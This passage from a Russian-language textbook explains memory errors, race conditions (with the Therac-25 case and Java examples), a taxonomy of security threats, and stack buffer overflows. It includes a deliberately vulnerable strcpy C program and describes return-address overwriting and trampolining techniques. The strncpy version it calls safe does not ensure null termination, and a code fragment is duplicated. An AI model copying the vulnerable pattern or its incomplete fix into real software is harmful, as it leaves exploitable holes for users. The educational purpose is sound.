- **Неинициализированные переменные (англ.)** — переменные, которые были объявлены, но не установлены в какое-либо значение, известное до времени их использования. Переменные будут иметь значение, но в общем случае труднопредсказуемое. Уязвимость для памяти могут возникнуть при наличии **неинициализированных («диких») указателей**. Эти указатели в своем поведении схожи с висячими указателями, попытка обращения по ним в большинстве случаев будет сопровождаться ошибками доступа или повреждением данных. Однако возможно получение конфиденциальной информации, которая могла остаться в данной области памяти после предыдущего использования.
- **Ошибки нехватки памяти** — проблемы, возникающие при недостатке количества доступной памяти для данной программы.
- **Переполнение стека** — превышение программой количества информации, которое может находиться в стеке вызовов (указатель вершины стека выходит за границу допустимой области). При этом программа аварийно завершается. Причиной ошибки может быть глубокая (или бесконечная) рекурсия либо выделение большого количества памяти для локальных переменных на стеке.

- **Переполнение кучи** — попытка программы выделить большее количество памяти, чем ей доступно. Является следствием частого (Java) и зачастую неправильного обращения с динамической памятью. В случае возникновения ошибки операционная система завершит наиболее подходящий с ее точки зрения для этого процесс (часто вызвавший ошибку, но иногда — произвольный).

Обнаружение ошибок, связанных с доступом к памяти, может осуществляться как в процессе компиляции программы, так и во время исполнения (отладки).

Помимо служебных предупреждений со стороны компилятора, для обнаружения ошибок до момента окончательной «сборки» программы используются статические анализаторы кода. Они позволяют покрыть значительную часть опасных ситуаций, исследуя исходный код более подробно, чем поверхностный анализ компилятора. Такие статические анализаторы могут обнаружить:

- выход за границы массивов;
- использование висячих (а также нулевых или неинициализированных) указателей;
- неправильное использование библиотечных функций;
- утечки памяти как следствие неправильной работы с указателями.

Во время отладки программы могут использоваться специальные *менеджеры памяти*. В данном случае вокруг «аллоцированных в куче» объектов создаются «мертвые» области памяти, попадая в которые, отладчик позволяет обнаружить ошибки. Альтернативой являются специализированные виртуальные машины, проверяющие доступ к памяти (Valgrind). Обнаружить ошибки помогают системы инструментирования кода, в том числе обеспечиваемые компилятором (Sanitizer).

Если говорить о способах обеспечения безопасности, то на текущий момент большинство языков высокого уровня решают эти проблемы с помощью удаления из языка арифметики указателей, ограничением возможностей приведения типов, а также введением сборки мусора, как единственной схемы управления памятью [2]. В отличие от низкоуровневых языков, где важна скорость, высокоуровневые в большинстве своем осуществляют дополнительные проверки, например проверки границ при обращениях к массивам и объектам.

Чтобы избежать утечек памяти и ресурсов, обеспечить безопасность в плане исключений, в современном Си++ используются «умные» указатели. Обычно они представляют из себя класс, имитирующий интерфейс обыкновенного указателя и добавляющего дополнительную функциональность, например проверку границ массивов и объектов, автоматическое управление выделением и освобождением памяти для используемого объекта. Они помогают реализовать идиому программирования. Получение ресурса есть инициализация (RAII), заключающаяся в том, что получение объекта неразрывно связано с его инициализацией, а освобождение — с его уничтожением.

При использовании библиотечных функций следует уделять внимание возвращаемым ими значениям, чтобы обнаружить возможные нарушения в их работе. Функции для работы с динамической памятью в Си сигнализируют об ошибке (нехватке свободной памяти запрашиваемого размера), возвращая вместо указателя на блок памяти нулевой указатель; в Си++ используются исключения. Правильная обработка данных ситуаций позволяет избежать неправильного (аварийного) завершения программы.

Повышению безопасности способствуют проверки границ при использовании указателей. Подобные проверки добавляются во время компиляции и могут замедлять работу программ; для их ускорения были разработаны специальные аппаратные расширения (например, Intel MPX).

На нижних уровнях также абстракций существуют специальные системы, обеспечивающие безопасность памяти. На уровне операционной системы это менеджер виртуальной памяти, разделяющий доступные области памяти для отдельных процессов (поддержка многозадачности), и средства синхронизации для поддержания многопоточности. Аппаратный уровень также, как правило, включает некоторые механизмы, такие как кольца защиты.

Состояние гонки (*race condition*), также **конкуренция** [2, 9] — ошибка проектирования многопоточной системы или приложения, при которой работа системы или приложения зависит от того, в каком порядке выполняются части кода. Свое название ошибка получила от похожей ошибки проектирования электронных схем (там она называлась «гонка сигналов»).

Термин *состояние гонки* здесь также относится к инженерному жаргону и появился вследствие неаккуратного дословного перевода английского эквивалента. В более строгой академической среде принято использовать термин **неопределенность параллелизма**.

Иначе говоря, состояние гонки — «плавающая» ошибка (гейзенбаг), проявляющаяся в случайные моменты времени и «пропадающая» при попытке ее локализовать.

Из-за неконтролируемого доступа к общей памяти систем и состояние гонки может приводить к совершенно различным ошибкам, которые могут проявляться в самые непредсказуемые моменты времени, а попытка повторения ошибки в целях отладки со схожими условиями работы может оказаться безуспешной.

В этом случае основными последствиями могут быть:

- утечки памяти;
- ошибки сегментирования;
- порча данных;
- уязвимости,
- взаимные блокировки;
- утечки других ресурсов, например файловых дескрипторов.

Так называемый в среде экспертов по кибербезопасности **«случай с Therac-25»** [2] как нельзя лучше характеризует действие подобной уязвимости.

Аппарат лучевой терапии Therac-25 был первым в США медицинским аппаратом, в котором вопросы безопасности были возложены исключительно на программное обеспечение [8]. Этот аппарат работал в трех режимах:

В режиме **«Электронная терапия»**: электронная пушка напрямую облучает пациента; компьютер задает энергию электронов от 5 до 25 МэВ.

В режиме **«Рентгеновская терапия»**: электронная пушка облучает вольфрамовую мишень, и пациент облучается рентгеновскими лучами, проходящими через конусообразный рассеиватель. В этом режиме энергия электронов постоянна: 25 МэВ.

В **третьем режиме** никакого излучения не было. На пути электронов (на случай аварии) располагается стальной отражатель, а излучение имитируется светом. Этот режим применяется для того, чтобы точно «навести» пучок на «больное место».

Эти три режима задавались вращающимся механическим диском, в котором было отверстие с «отклоняющими» магнитами для электронной терапии, и мишень с рассеивателем для рентгеновской. Из-за «состояния гонки» между управляющей программой и обработчиком клавиатуры иногда случалось, что в режиме рентгеновской терапии диск оказывался в положении «Электронная терапия», и пациент напрямую облучался пучком электронов в 25 МэВ, что вело к переоблучению. При этом датчики выводили «Нулевая доза», поэтому оператор мог повторить процедуру, усугубляя ситуацию. В результате погибли как минимум два пациента, пока не разобрались с этим «эффектом гонки».

Часть программного кода была взята из более ранних модификаций Therac-6 и Therac-20. При этом в Therac-6 не было рентгеновской терапии, а в Therac-20 были реализованы достаточно аппаратные меры безопасности, которые не давали включить излучение, когда диск был в неправильном положении.

Для более глубокого понимания механизма работы приведем ряд известных примеров [2, 8]. Вначале рассмотрим пример кода на языке Java.

```
volatile int x;
// Поток 1:
while (!stop) {
    x++;
    ...
}
// Поток 2:
while (!stop) {
    if (x%2 == 0)
        System.out.println("x=" + x);
    ...
}
```

Пусть $x = 0$. Предположим, что выполнение программы происходит в таком порядке:

- 1) оператор `if` в потоке 2 проверяет x на четность;
- 2) оператор « $x++$ » в потоке 1 увеличивает x на единицу;
- 3) оператор вывода в потоке 2 выводит « $x = 1$ », хотя, казалось бы, переменная проверена на четность.

Специалисты по безопасности рекомендуют такие способы решения, как «локальная копия», «синхронизация» и «комбинированный» способ. Самый простой способ решения — копирование переменной x в локальную переменную. Исправленный код будет иметь следующий вид:

```
// Поток 2:
while (!stop)
{
    int cached_x = x;
    if (cached_x%2 == 0)
        System.out.println("x=" + cached_x);
    ...
}
```

Понятно, этот способ эффективен только тогда, когда переменная одна и копирование производится за одну машинную команду.

Более сложный и «дорогой», но и более универсальный метод решения — *синхронизация потоков*, а именно:

```
int x;
// Поток 1:
while (!stop)
{
    synchronized (someObject)
    {
        x++;
    }
    ...
}
// Поток 2:
while (!stop)
{
    synchronized (someObject)
    {
        if (x%2 == 0)
            System.out.println("x=" + x);
    }
    ...
}
```

Здесь семантика *happens before* не требует использовать ключевое слово **volatile**.

Комбинированный способ — это сочетание двух выше рассмотренных способов.

Предположим, что переменных — две (и ключевое слово **volatile** не действует), а во втором потоке вместо `System.out.println` стоит более сложная обработка. В этом случае оба метода неудовлетворительны: первый — потому что одна переменная может измениться, пока копируется другая; второй — потому что засинхронизирован слишком большой объем кода.

Эти способы можно скомбинировать, копируя «опасные» переменные в синхронизированном блоке. С одной стороны, это снимет ограничение на одну машинную команду, с другой — позволит избавиться от слишком больших синхроблоков [2]:

```
volatile int x1, x2;
// Поток 1:
while (!stop)
{
    synchronized (someObject)
    {
        x1++;
        x2++;
    }
}
```

```
    }  
    ...  
}  
// Поток 2:  
while (!stop)  
{  
    int cached_x1, cached_x2;  
    synchronized (someObject)  
    {  
        cached_x1 = x1;  
        cached_x2 = x2;  
    }  
    if ((cached_x1 + cached_x2) % 100 == 0)  
        DoSomethingComplicated(cached_x1, cached_x2);  
    ...  
}
```

К сожалению, стандартных и простых способов выявления и исправления состояний гонки на момент выхода книги не существует.

В заключение следует отметить, что, к сожалению для пользователей, существует класс ошибок (и эксплуатирующих их типов атак), позволяющих непривileгированной программе влиять на работу других программ через возможность изменения общедоступных ресурсов (обычно — временных файлов; англ. *tmp race* — состояние гонки во временном каталоге), в определенное временное окно, в которое файл по ошибке программиста доступен для записи всем или части пользователей системы.

Атакующая программа может разрушить содержимое файла, вызвав аварийное завершение программы-жертвы, или, подменив данные, заставить программу выполнить какое-либо действие на уровне своих привилегий.

Именно по этой причине разработчики ПО с серьезными требованиями по безопасности, такое, как веб-браузер, используют обычно случайные числа криптографического качества для именования временных файлов.

3.4.3. Уязвимости систем информационной безопасности

Обеспечение и поддержка систем информационной безопасности (ИБ) включают в себя комплекс разноплановых мер, которые предотвращают, отслеживают и устраняют несанкционированный доступ третьих лиц. Меры ИБ направлены также на защиту от повреждений, искажений, блокировки или копирования информации. Принципиально, чтобы все задачи решались одновременно, только тогда обеспечивается полноценная, надежная защита.

Особенно остро ставятся основные вопросы об информационном способе защиты, когда взлом или хищение с искажением информации потянут за собой ряд тяжелых последствий, финансовых ущербов.

Созданная с помощью моделирования логическая цепочка трансформации информации выглядит следующим образом [9]:

УГРОЖАЮЩИЙ ИСТОЧНИК $\Rightarrow$ ФАКТОР УЯЗВИМОСТИ СИСТЕМЫ $\Rightarrow$ ДЕЙСТВИЕ (УГРОЗА БЕЗОПАСНОСТИ) $\Rightarrow$ АТАКА $\Rightarrow$ ПОСЛЕДСТВИЯ

В общем случае – угрозой информации называют потенциально возможное влияние или воздействие на любую информационную систему с последующим нанесением убытка чьим-то потребностям. Существует более 100 позиций и разновидностей угроз информационной системе. Пользователю важно проанализировать все риски с использованием разных методик диагностики. На основе проанализированных показателей с их детализацией потом можно выстроить эффективную систему защиты от угроз в информационном пространстве.

Классификация уязвимостей систем информационной безопасности

Угрозы информационной безопасности проявляются не самостоятельно, а через возможное взаимодействие с наиболее слабыми звеньями системы защиты, то есть через факторы уязвимости. В итоге угроза приводит к нарушению деятельности систем на конкретном объекте-носителе.

Основные уязвимости возникают по причине действия следующих факторов [9]:

- несовершенство программного обеспечения аппаратной платформы;
- разные характеристики строения автоматизированных систем в информационном потоке;
- часть процессов функционирования систем является неполноценной;
- неточность протоколов обмена информацией и интерфейса;
- сложные условия эксплуатации и расположения информации.

Чаще всего источники угрозы запускаются с целью получения незаконной выгоды вследствие нанесения ущерба информации. Но возможно даже случайное действие угроз из-за недостаточной степени защиты и массового действия угрожающего фактора.

Существует общепринятое разделение уязвимостей систем безопасности по классам:

- объективные;
- случайные;
- субъективные.

Если устранить или как минимум ослабить влияние вышеуказанных уязвимостей, можно избежать полноценной угрозы, направленной на систему безопасности.

Объективные уязвимости [9]

Этот вид зависит от аппаратной части – организации системы управления оборудованием на объекте, требующем защиты. Полноценное избавление от этих факторов невозможно, но их частичное устранение достигается с помощью инженерно-технических приемов следующими способами.

1. Связанные с техническими средствами излучения:

- электромагнитные методики (побочные варианты излучения и сигналов от кабельных линий, элементов техсредств);
- звуковые варианты (акустические или с добавлением вибросигналов);
- электрические (проскальзывание сигналов в цепочки электрической сети, по наводкам на линии и проводники, по неравномерному распределению тока).

2. Активизируемые:

- вредоносные ПО, нелегальные программы, технологические выходы из программ, что объединяется термином «программные закладки»;
- закладки аппаратуры — факторы, которые внедряются напрямую в телефонные линии, в электрические сети или просто в помещения.

3. Те, что создаются особенностями объекта, находящегося под защитой:

- расположение объекта (видимость и отсутствие контролируемой зоны вокруг объекта информации, наличие вибро- или звукоотражающих элементов вокруг объекта, наличие удаленных элементов объекта);
- организация каналов обмена информацией (применение радиоканалов, аренда частот или использование всеобщих сетей).

4. Те, что зависят от особенностей элементов-носителей:

- детали, обладающие электроакустическими модификациями (трансформаторы, телефонные устройства, микрофоны и громкоговорители, катушки индуктивности);
- вещи, подпадающие под влияние электромагнитного поля (носители, микросхемы и другие элементы).

Случайные уязвимости

Эти факторы зависят от непредвиденных обстоятельств и особенностей окружения информационной среды. Их практически невозможно предугадать в информационном пространстве, но важно быть готовым к их быстрому устранению. Устранить такие неполадки можно с помощью проведения инженерно-технического разбирательства и устранения последствий ущерба, нанесенного угрозе информационной безопасности [9].

1. Сбои и отказы работы систем:

- вследствие неисправности технических средств на разных уровнях обработки и хранения информации (в том числе и тех, что отвечают за работоспособность системы и за контроль доступа к ней);
- неисправности и устаревания отдельных элементов (размагничивание носителей данных, таких как дискеты, кабели, соединительные линии и микросхемы);
- сбои разного программного обеспечения, которое поддерживает все звенья в цепи хранения и обработки информации (антивирусы, прикладные и сервисные программы);
- перебои в работе вспомогательного оборудования информационных систем (неполадки на уровне электропередачи).

2. Ослабляющие информационную безопасность факторы:

- повреждение коммуникаций вроде водоснабжения или электроснабжения, а также вентиляции, канализации;
- неисправности в работе ограждающих устройств (заборы, перекрытия в здании, корпуса оборудования, где хранится информация).

Субъективные уязвимости

Этот подвид в большинстве случаев представляет собой результат неправильных действий сотрудников на уровне разработки систем хранения и защиты инфор-

мации. Поэтому устранение таких факторов возможно при помощи методик с использованием аппаратуры и ПО.

1. Неточности и грубые ошибки (дефекты), нарушающие информационную безопасность:

- на этапе загрузки готового программного обеспечения или предварительной разработки алгоритмов, а также в момент его использования (возможно во время ежедневной эксплуатации, во время ввода данных);
- на этапе управления программами и информационными системами (сложности в процессе обучения работе с системой, настройки сервисов в индивидуальном порядке, во время манипуляций с потоками информации);
- во время пользования технической аппаратурой (на этапе включения или выключения, эксплуатации устройств для передачи или получения информации).

2. Нарушения стандартных режимов работы систем в информационном пространстве:

- режима защиты личных данных (проблему создают уволенные работники или действующие сотрудники в нерабочее время, они получают несанкционированный доступ к системе);
- режима сохранности и защищенности (во время получения доступа на объект или к техническим устройствам);
- во время работы с техустройствами (возможны нарушения в энергосбережении или обеспечении техники);
- во время работы с данными (преобразование информации, ее сохранение, поиск и уничтожение данных, устранение брака и неточностей).

Ранжирование уязвимостей

Каждая уязвимость должна быть учтена и оценена специалистами. Поэтому важно определить критерии оценки опасности возникновения угрозы и вероятности поломки или обхода защиты информации. Показатели подсчитываются с помощью применения ранжирования. Среди всех критериев выделяют три основных:

- **Доступность** — это критерий, который учитывает, насколько удобно источнику угроз использовать определенный вид уязвимости, чтобы нарушить информационную безопасность. В показатель входят технические данные носителя информации (вроде габаритов аппаратуры, ее сложности и стоимости, а также возможности использования для взлома информационных систем неспециализированных систем и устройств).
- **Фатальность** — характеристика, которая оценивает глубину влияния уязвимости на возможности программистов справиться с последствиями созданной угрозы для информационных систем. Если оценивать только объективные уязвимости, то определяется их информативность — способность передать в другое место полезный сигнал с конфиденциальными данными без его деформации.
- **Количество** — характеристика подсчета деталей системы хранения и реализации информации, которым присущ любой вид уязвимости в системе.

Каждый показатель можно рассчитать как среднее арифметическое коэффициентов отдельных уязвимостей. Для оценки степени опасности используется формула [9]:

РАСЧЕТ СТЕПЕНИ ОПАСНОСТИ

$$[K(O) = (KD \times KF \times KK)/125].$$

Максимальная оценка совокупности уязвимостей — 125, это число и находится в знаменателе. А в числителе фигурирует произведение из КД, КФ и КК. Чтобы узнать информацию о степени защиты системы точно, нужно привлечь к работе аналитический отдел с экспертами. Они произведут оценку всех уязвимостей и составят информационную карту по пятибалльной системе. Единица соответствует минимальной возможности влияния на защиту информации и ее обход, а пятерка отвечает максимальному уровню влияния и, соответственно, опасности. Результаты всех анализов сводятся в одну таблицу, степень влияния разбивается по классам для удобства подсчета коэффициента уязвимости системы.

Какие источники угрожают информационной безопасности?

Если описывать классификацию угроз, которые обходят защиту информационной безопасности, то можно выделить несколько классов. Понятие классов обязательно, ведь оно упрощает и систематизирует все факторы без исключения. В основу входят следующие параметры [9].

1. Ранг преднамеренности совершения вмешательства в информационную систему защиты:

- угроза, которую вызывает небрежность персонала в информационном измерении;
- угроза, инициатором которой являются мошенники, и делают они это с целью личной выгоды.

2. Характеристики появления:

- угроза информационной безопасности, которая провоцируется руками человека и является искусственной;
- природные угрожающие факторы, неподконтрольные информационным системам защиты и вызывающиеся стихийными бедствиями.

3. Классификация непосредственной причины угрозы. Виновником может быть:

- человек, который разглашает конфиденциальную информацию, орудуя с помощью подкупа сотрудников компании;
- природный фактор, приходящий в виде катастрофы или локального бедствия;
- программное обеспечение с применением специализированных аппаратов или внедрение вредоносного кода в техсредства, что нарушает функционирование системы;
- случайное удаление данных, санкционированные программно-аппаратные фонды, отказ в работе операционной системы.

4. Степень активности действия угроз на информационные ресурсы:

- в момент обрабатывания данных в информационном пространстве (действие рассылок от вирусных утилит);
- в момент получения новой информации;

- независимо от активности работы системы хранения информации (в случае вскрытия шифров или криптозащиты информационных данных).

Существует еще одна классификация источников угроз информационной безопасности. [9] Она основана на других параметрах и также учитывается во время анализа неисправности системы или ее взлома. Во внимание берется несколько показателей.

Таблица 3.1. Классификация угроз информационной безопасности [9]

Состояние источника угрозы	• в самой системе, что приводит к ошибкам в работе и сбоям при реализации ресурсов АС; • в пределах видимости АС, например, применение подслушивающей аппаратуры, похищение информации в распечатанном виде или кража записей с носителей данных; • мошенничество вне зоны действия АС. Случаи, когда информация захватывается во время прохождения по путям связи, побочный захват с акустических или электромагнитных излучений устройств
Степень влияния	• активная угроза безопасности, которая вносит коррективы в структуру системы и ее сущность, например, использование вредоносных вирусов или троянов; • пассивная угроза — та разновидность, которая просто ворует информацию способом копирования, иногда скрытая. Она не вносит своих изменений в информационную систему
Возможность доступа сотрудников к системе программ или ресурсов	• вредоносное влияние, то есть угроза информационным данным может реализоваться на шаге доступа к системе (несанкционированного); • вред наносится после согласия доступа к ресурсам системы
Способ доступа к основным ресурсам системы	• применение нестандартного канала пути к ресурсам, что включает в себя несанкционированное использование возможностей операционной системы; • использование стандартного канала для открытия доступа к ресурсам, например, незаконное получение паролей и других параметров с дальнейшей маскировкой под зарегистрированного в системе пользователя
Размещение информации в системе	• вид угроз доступа к информации, которая располагается на внешних устройствах памяти, вроде несанкционированного копирования информации с жесткого диска; • получение доступа к информации, которая показывается терминалу, например, запись с видеокамер терминалов; • незаконное проникновение в каналы связи и подсоединение к ним с целью получения конфиденциальной информации или для подмены реально существующих фактов под видом зарегистрированного сотрудника. Возможно распространение дезинформации; • проход к системной области со стороны прикладных программ и считывание всей информации

При этом не стоит забывать о таких угрозах, как *случайные* и *преднамеренные*. Исследования доказали, что в системах данные регулярно подвергаются разным реакциям на всех стадиях цикла обработки и хранения информации, а также во время функционирования системы.

В качестве источника *случайных* реакций выступают такие факторы, как [9]:

- сбой в работе аппаратуры;
- периодические шумы и фоны в каналах связи из-за воздействия внешних факторов (учитывается пропускная способность канала, полоса пропускания);
- неточности в программном обеспечении;

- ошибки в работе сотрудников или других служащих в системе;
- специфика функционирования среды Ethernet;
- форс-мажоры во время стихийных бедствий или частых отключений электропитания.

Погрешности в функционировании программного обеспечения встречаются чаще всего, а в результате появляется угроза. Все программы разрабатываются людьми, поэтому нельзя устранить человеческий фактор и ошибки. Рабочие станции, маршрутизаторы, серверы построены на работе людей. Чем выше сложность программы, тем больше возможность раскрытия в ней ошибок и обнаружения уязвимостей, которые приводят к угрозам информационной безопасности.

Часть этих ошибок не приводит к нежелательным результатам, например, к отключению работы сервера, несанкционированному использованию ресурсов, неработоспособности системы. Такие платформы, на которых была похищена информация, могут стать площадкой для дальнейших атак и представляют угрозу информационной безопасности.

Чтобы обеспечить безопасность информации в таком случае, требуется воспользоваться обновлениями. Установить их можно с помощью паков, выпускаемых разработчиками. Установление несанкционированных или нелегальных программ может только ухудшить ситуацию. Также вероятны проблемы не только на уровне ПО, но и в целом связанные с защитой безопасности информации в сети.

Преднамеренная угроза безопасности информации ассоциируется с неправомерными действиями преступника. В качестве информационного преступника может выступать сотрудник компании, посетитель информационного ресурса, конкуренты или наемные лица. Причин для совершения преступления может быть несколько: денежные мотивы, недовольство работой системы и ее безопасностью, желание самоутвердиться.

Есть возможность смоделировать действия злоумышленника заранее, особенно если знать его цель и мотивы поступков.

- Человек владеет информацией о функционировании системы, ее данных и параметрах.
- Мастерство и знания мошенника позволяют ему действовать на уровне разработчика.
- Преступник способен выбрать самое уязвимое место в системе и свободно проникнуть к информации, стать угрозой для нее.
- Заинтересованным лицом может быть любой человек, как свой сотрудник, так и посторонний злоумышленник.

3.4.4. Переполнение буфера как опасная уязвимость

Напомним, что обычно программа, которая использует уязвимость для разрушения защиты другой программы, называется *эксплойтом*. Наибольшую опасность представляют эксплойты, предназначенные *для получения доступа к уровню суперпользователя* или, другими словами, *повышения привилегий*. Эксплойт переполнения буфера достигает этого путем передачи программе специально изготовленных входных данных. Такие данные переполняют выделенный буфер и изменяют дан-

ные, которые следуют за этим буфером в памяти [https://ru.wikipedia.org/wiki/%D0%D0%9F%D0%B5%D1%80%D0%B5%D0%BF%D0%BE%D0%BB%D0%BD%D0%B5%D0%BD%D0%B8%D0%B5_%D0%B1%D1%83%D1%84%D0%B5%D1%80%D0%B0].

Представим себе некую гипотетическую программу системного администрирования, которая выполняется с привилегиями суперпользователя — к примеру, изменение паролей пользователей. Если эта программа не проверяет длину введенного нового пароля, то *любые данные, длина которых превышает размер выделенного для их хранения буфера, будут просто записаны поверх того, что находилось после буфера*. Злоумышленник может вставить в эту область памяти инструкции на машинном языке, например, шелл-код, выполняющие любые действия с привилегиями суперпользователя — добавление и удаление учетных записей пользователей, изменение паролей, изменение или удаление файлов и т.д. Если исполнение в этой области памяти разрешено и в дальнейшем программа передаст в нее управление, система «не раздумывая» исполнит находящийся там машинный код злоумышленника.

Поэтому «правильно написанные» программы должны автоматически проверять длину входных данных, чтобы убедиться, что они не больше, чем выделенный буфер данных. Однако даже опытные программисты часто забывают об этом. В случае если буфер расположен в стеке и стек «растет вниз» (например в архитектуре x86), то с помощью переполнения буфера можно изменить адрес возврата выполняемой функции, так как адрес возврата расположен после буфера, выделенного выполняемой функцией. Тем самым есть возможность выполнить произвольный участок машинного кода в адресном пространстве процесса. Использовать переполнение буфера для искажения адреса возврата возможно даже если стек «растет вверх» (в этом случае адрес возврата обычно находятся перед буфером).

Даже опытным программистам бывает трудно определить, насколько то или иное *переполнение* буфера может быть *уязвимостью*. Это требует глубоких знаний об архитектуре компьютера и о целевой программе. Было экспериментально показано, что даже такие «малые» переполнения, как запись одного байта за пределами буфера, могут представлять собой уязвимости.

Переполнения буфера широко распространены в программах, написанных на относительно низкоуровневых языках программирования, таких как язык ассемблера, Си и C++, которые требуют от программиста самостоятельного управления размером выделяемой памяти. К сожалению, устранение ошибок переполнения буфера до сих пор является слабо автоматизированным процессом.

Многие часто используемые программистами языки программирования, например Perl, Python, Java и Ada, управляют выделением памяти *автоматически*, что делает ошибки, связанные с переполнением буфера, маловероятными или невозможными. Так, например, Perl для избежания переполнений буфера обеспечивает автоматическое изменение размера массивов. Однако системы времени выполнения и библиотеки для таких языков все равно могут быть подвержены переполнениям буфера, вследствие возможных внутренних ошибок в реализации этих систем проверки. В Windows доступны некоторые программные и аппаратно-программные решения, которые предотвращают выполнение кода за пределами переполненного буфера, если такое переполнение все-таки было осуществлено. Среди этих решений — DEP в Windows XP SP2, OSsurance и Anti-Execute.

В гарвардской архитектуре исполняемый код хранится отдельно от данных, что делает подобные атаки практически невозможными.

Рассмотрим такой пример уязвимой программы, написанной на языке Си [https://ru.wikipedia.org/wiki/%D0%9F%D0%B5%D1%80%D0%B5%D0%BF%D0%BE%D0%BB%D0%BD%D0%B5%D0%BD%D0%B8%D0%B5_%D0%B1%D1%83%D1%84%D0%B5%D1%80%D0%B0]:

```
#include <string.h>

int main(int argc, char *argv[])
{
    char buf[100];
    strcpy(buf, argv[1]);
    return 0;
}
```

Здесь используется небезопасная функция *strcpy*, которая позволяет записать больше данных, чем вмещает выделенный под них массив. Если запустить данную программу в системе Windows с аргументом, длина которого превышает 100 байт, скорее всего, работа программы будет аварийно завершена, а пользователь получит сообщение об ошибке.

Следующая программа уже не подвержена данной уязвимости:

```
#include <string.h>

int main(int argc, char *argv[])
{
    char buf[100];
    strncpy(buf, argv[1], sizeof(buf));
    return 0;
}
```


Здесь *strcpy* заменена на *strncpy*, в которой максимальное число копируемых символов ограничено размером буфера.

На конкретных визуальных примерах [https://ru.wikipedia.org/wiki/%D0%9F%D0%B5%D1%80%D0%B5%D0%BF%D0%BE%D0%BB%D0%BD%D0%B5%D0%BD%D0%B8%D0%B5_%D0%B1%D1%83%D1%84%D0%B5%D1%80%D0%B0] продемонстрируем ниже, как уязвимая программа может повредить структуру стека.

В классической архитектуре x86 стек растет от больших адресов к меньшим, то есть новые данные помещаются *перед* теми, которые уже находятся в стеке.


Записывая данные в буфер, можно осуществить запись за его границами и изменить находящиеся там данные, в частности, изменить адрес возврата.

Если программа имеет особые привилегии (например, запущена с правами root), злоумышленник может сравнительно легко заменить адрес возврата на адрес шелл-кода, что позволит ему исполнять команды в атакуемой системе с повышенными привилегиями.



а) Состояние стека перед копированием данных

б) Строка «hello» была записана в буфер



в) Буфер переполнен, что привело к перезаписи адреса возврата (return address)

Рис. 3.4. Графическая иллюстрация записи различных данных в выделенный в стеке буфер

Техники применения механизма переполнения буфера меняются в зависимости от используемой архитектуры, операционной системы и области памяти. Например, случай с *переполнением буфера в куче* (используемой для динамического выделения памяти) значительно отличается от аналогичного в *стеке вызовов* (Stack smashing). «Технически грамотный» пользователь легко может использовать переполнение буфера в стеке, чтобы управлять программой в своих целях. Сделать это он сможет, например, следующими способами:

- перезаписывая локальную переменную, находящуюся в памяти рядом с буфером, изменяя поведение программы в свою пользу;
- перезаписывая адрес возврата в стековом кадре. Как только функция завершается, управление передается по указанному атакующим адресу, обычно в область памяти, к изменению которой он имел доступ;
- перезаписывая указатель на функцию или обработчик исключений, которые впоследствии получают управление;
- перезаписывая параметр из другого стекового кадра или нелокальный адрес, на который указывается в текущем контексте.

Если же адрес пользовательских данных неизвестен, но он точно хранится в регистре, злоумышленник может применить метод «trampolining» («прыжки на батуте»): адрес возврата может быть перезаписан адресом опкода, который передаст управление в область памяти с пользовательскими данными. Если адрес хранится в регистре R, то переход к команде, передающей управление по этому адресу (например, call R), вызовет исполнение заданного пользователем кода. Адреса подходящих опкодов или байтов памяти могут быть найдены в DLL или в самом исполняемом файле. Однако адреса обычно не могут содержать нулевых символов, а местонахождения этих опкодов меняются в зависимости от приложения и операционной системы.

Обратим особое внимание читателя — *переполнение буфера* в стеке не нужно путать с переполнением стека.

Также стоит отметить, что такие уязвимости можно обнаружить с помощью известной техники тестирования *фаззинг*. Это то, что касается *эксплуатации уязвимости в стеке*.

Эксплуатация в куче имеет свои особенности.

